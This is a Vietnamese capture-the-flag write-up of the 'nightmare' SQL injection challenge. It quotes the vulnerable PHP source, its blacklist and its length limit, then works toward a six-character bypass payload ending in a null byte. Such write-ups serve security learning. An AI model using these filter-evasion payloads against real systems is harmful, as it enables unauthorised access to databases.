



query : **select id from prob_nightmare where pw('') and id!='admin'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)|#|-/i', $_GET[pw])) exit("No Hack ~_~");
  if(strlen($_GET[pw])>6) exit("No Hack ~_~");
  $query = "select id from prob_nightmare where pw=('{$_GET[pw]}') and id!='admin'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("nightmare");
  highlight_file(__FILE__);
?>
```


Bài này đọc cách hoạt động của filter thì quan trọng là query không được quá 6 kí tự. Còn nhìn vào query thì cách bypass cần bỏ được phần (‘’) của password.

Query có thể là pw=’)=”;#. Vừa đủ 6 kí tự nhưng mà dấu “ không dùng để bypass được.




No Hack ~_~

Sau khi research thì chuỗi trống có thể =0; Tức là pw=’)=0;#. Nhưng mà vẫn không được.



No Hack ~_~



query : **select id from prob_nightmare where pw=('')=0;') and id!='admin'**

NIGHTMARE Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)|#|-/i', $_GET[pw])) exit("No Hack ~_~");
  if(strlen($_GET[pw])>6) exit("No Hack ~_~");
  $query = "select id from prob_nightmare where pw=('{$_GET[pw]}') and id!='admin'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("nightmare");
  highlight_file(__FILE__);
?>
```

Có một cách khác để bỏ phần sau của query là thêm dấu NULL %00. Dấu này để khi db đọc vào thì chỉ lấy đến đây bỏ luôn phần sau.

Kết quả thành công như hình trên.